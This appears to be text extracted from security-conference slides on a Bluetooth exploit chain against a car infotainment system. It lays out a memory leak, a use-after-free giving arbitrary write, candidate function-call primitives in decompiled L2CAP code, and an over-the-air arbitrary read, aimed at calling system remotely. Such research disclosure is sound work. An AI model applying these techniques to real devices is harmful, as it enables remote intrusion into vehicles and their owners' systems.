


Circular List

02	00	21	03	01	ff	00	00	00	01	ef	f4	01	21	f1	41
41	41	41	41	41	41	41	41	41	70	00	00	00	00	00	00
...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...
f8	f2	ba	61	55	00	00	00	f8	f2	ba	61	55	00	00	00
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00	00	aa													

Bluetooth :: Exploit :: Address Leak

Leak memory



Bluetooth :: Exploit :: Address Leak

RFCOMM_MUX array is located in BSS section, **code address** is leaked

Leak memory



RFCOMM_MUX [0]	
...	
+0x448	rxBuff
...	
+0x19D8	tstRspPacket
+0x1A68	tstRspBuf[136]
+0x1AF0	clientOpenQueue
RFCOMM_MUX [1]	
...	
RFCOMM_MUX [10]	
...	

ListEntry	
+0x0	Flink
+0x8	Blink

Circular List

02 00 21 03 01 ff 00 00	00 01 ef f4 01 21 f1 41
41 41 41 41 41 41 41 41	41 70 00 00 00 00 00 00
...	...
00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
...	...
f8 f2 ba 61 55 00 00 00	f8 f2 ba 61 55 00 00 00
00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
...	...
00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00 00 aa	

RFCOMM_MUX::clientOpenQueue

Exploit :: Mid-game

What do we have so far?

- ✓ Universal Heap Spraying
- ✓ Arbitrary Address Write (AAW)
 - UAF in AVRCP
- ✓ VMA of the code section
 - 3 logic bugs in RFCOMM and L2CAP

Goal: Execute system function with a controlled argument

- ✗ No address of a system function
- ✗ No primitive of a function execution


Arbitrary Function Call Primitive

Exploit :: Arbitrary Function Call :: Candidate#1

```
__int64 L2CAP_NotifyBtProfile(...)\n{\n    ...\n    manager->callback(manager, &v6);\n    ...\n}
```

Overview:

- ✓ Controlled time of execution
- ✗ First argument is semi-controlled
- ✗ Too many AAR to find the manager
- ✗ Might break L2CAP FSM



Exploit :: Arbitrary Function Call :: Candidate#2

```
__int64 HciLINK_ReceiveFrag(...)\n{\n    ...\n    hciCtx.linkHandler->callback(hciCtx.linkHandler->context, &evt);\n    ...\n}
```

Overview:

- ✓ Controlled first argument
- ✗ Executed for each RX PDU
- ✗ Might crash if context is changed

BSS memory

HciLinkControlInfo	
...	...
+0x39E0	linkHandler
+0x39E8	managers[449]


BtLinkHandler	
+0x00	node
+0x10	context
+0x18	callback

Exploit :: Arbitrary Function Call :: Candidate#3

```
void *L2CONLESS_EventHandler(void *a1, L2capEvent *evt)
{
    inPsm = bswap_16(evt->infoData);
    for ( hndl = &l2ConlessHandlers;
          hndl != &l2ConlessHandlers; )
    {
        psm = (uint16_t) hndl->psm;
        if ( inPsm == psm || psm == 0 ) {
            hndl->handler.callback(hndl->handler.context, ec);
        }
        hndl = hndl->handler.node.Flink;
    }
}
```

Overview:

- ✓ Controlled first argument
- ✓ Controlled time of execution




Exploit :: Arbitrary Function Call :: Candidate#3

```
void *L2CONLESS_EventHandler(void *a1, L2capEvent *evt)
{
    inPsm = bswap_16(evt->infoData);
    for ( hndl = &l2ConlessHandlers;
          hndl != &l2ConlessHandlers; )
    {
        psm = (uint16_t) hndl->psm;
        if ( inPsm == psm || psm == 0 ) {
            hndl->handler callback(hndl->handler context ec);
        }
        hndl = hndl->handler.node.Flink;
    }
}
```

Overview:

- ✓ Controlled first argument
- ✓ Controlled time of execution



AAR Primitive

Exploit :: AAR Primitive :: Target

```
__int64 __fastcall AVTP_SendRspPacket(AvtpConChannel *chan)
{
    avPacket = chan->avPacket;
    ...
    txData = avPacket->txData;
    if ( txData )
        chan->packet.data = &txData[chan->offset];
    ...
    packetSize = chan->packetSize;
    chan->packet.dataLen = packetSize;
    ...
    result = L2CAP_SendPacket(chan->l2ChannelId, &chan->packet);
    if ( result != 2 )
        return result;
    chan->offset += chan->packet.dataLen;
    return result;
}
```

Exploit :: AAR Primitive :: Idea


What is the idea?

- ✓ Arbitrary Function Call primitive + controlled first parameter
- ✓ Find a function that satisfies the conditions:
 - Accepts only one parameter
 - Based on this parameter, it obtains the outgoing data pointer
 - No writes happen into the outgoing data
 - Executes `L2CAP_SendPacket()` to send data to a remote peer
- ✓ Controllable AAR without writes

Exploit :: AAR Primitive :: Steps

1. Initial state of a controllable AvtpConChannel object placed in memory using AAW primitive (described before)


```
__int64 __fastcall AVTP_SendRspPacket(AvtpConChannel *chan)
{
    avPacket = chan->avPacket;
    ...
    txData = avPacket->txData;
    if ( txData )
        chan->packet.data = &txData[chan->offset];
    ...
    packetSize = chan->packetSize;
    chan->packet.dataLen = packetSize;
    ...
    result = L2CAP_SendPacket(chan->l2ChannelId, &chan->packet);
    if ( result != 2 )
        return result;
    chan->offset += chan->packet.dataLen;
    return result;
}
```



Exploit :: AAR Primitive :: Steps

```
__int64 __fastcall AVTP_SendRspPacket(AvtpConChannel *chan)
{
    avPacket = chan->avPacket;
    ...
    txData = avPacket->txData;
    if ( txData )
        chan->packet.data = &txData[chan->offset];
    ...
    packetSize = chan->packetSize;
    chan->packet.dataLen = packetSize;
    ...
    result = L2CAP_SendPacket(chan->l2ChannelId, &chan->packet);
    if ( result != 2 )
        return result;
    chan->offset += chan->packet.dataLen;
    return result;
}
```


2. Notice that AvtpConChannel object contains a pointer to AvPacket that contains txData pointer



Exploit :: AAR Primitive :: Steps

```
__int64 __fastcall AVTP_SendRspPacket(AvtpConChannel *chan)
{
    avPacket = chan->avPacket;
    ...
    txData = avPacket->txData;
    if ( txData )
    {
        chan->packet.data = &txData[chan->offset];
    }
    ...
    packetSize = chan->packetSize;
    chan->packet.dataLen = packetSize;
    ...
    result = L2CAP_SendPacket(chan->l2ChannelId, &chan->packet);
    if ( result != 2 )
        return result;
    chan->offset += chan->packet.dataLen;
    return result;
}
```


3. Packet data pointer is initialized based on the specified txData pointer within AvPacket object we control



Exploit :: AAR Primitive :: Steps

4. Packet data length is initialized based on packet size specified within AvtpConChannel that we control as well


```
__int64 __fastcall AVTP_SendRspPacket(AvtpConChannel *chan)
{
    avPacket = chan->avPacket;
    ...
    txData = avPacket->txData;
    if ( txData )
        chan->packet.data = &txData[chan->offset];
    ...
    packetSize = chan->packetSize;
    chan->packet.dataLen = packetSize;
    ...
    result = L2CAP_SendPacket(chan->l2ChannelId, &chan->packet);
    if ( result != 2 )
        return result;
    chan->offset += chan->packet.dataLen;
    return result;
}
```



Exploit :: AAR Primitive :: Steps

5. Finally, the initialized packet is sent to a remote peer. Obtaining AAR leak from txData of packetSize

```
__int64 __fastcall AVTP_SendRspPacket(AvtpConChannel *chan)
{
    avPacket = chan->avPacket;
    ...
    txData = avPacket->txData;
    if ( txData )
        chan->packet.data = &txData[chan->offset];
    ...
    packetSize = chan->packetSize;
    chan->packet.dataLen = packetSize;
    ...
    result = L2CAP_SendPacket(chan->l2ChannelId, &chan->packet);
    if ( result != 2 )
        return result;
    chan->offset += chan->packet.dataLen;
    return result;
}
```




Exploit :: AAR Primitive

Results:

- ✓ AAW primitive to place AvtpConChannel and AvPacket objects
- ✓ Arbitrary Function Call to execute AVTP_SendRspPacket()
 - First argument points to AvtpConChannel created earlier
- ✓ No writes, clean AAR primitive
- ✗ AAW is necessary for a working AAR
 - Nothing can be done here
- ✓ Lib/exe code can be dumped over-the-air
 - Read-only segments also can be obtained (GOT)
 - No need to dump IVI firmware from a chip

Exploit :: AAR Primitive :: Implications



Exploit :: End-Game

What do we have so far?

- ✓ Universal Heap Spraying
- ✓ Arbitrary Address Write (AAW)
 - UAF in AVRCP
- ✓ VMA of the code section
 - 3 logic bugs in RFCOMM and L2CAP
- ✓ Address of system function
- ✓ Primitive of an arbitrary function execution


Exploit :: End-Game

What do we have so far?

- ✓ Universal Heap Spraying
- ✓ Arbitrary Address Write (AAW)
 - UAF in AVRCP
- ✓ VMA of the code section
 - 3 logic bugs in RFCOMM and L2CAP
- ✓ Address of system function
- ✓ Primitive of an arbitrary function execution

Execute system function with
the controlled argument

Exploit :: End-Game



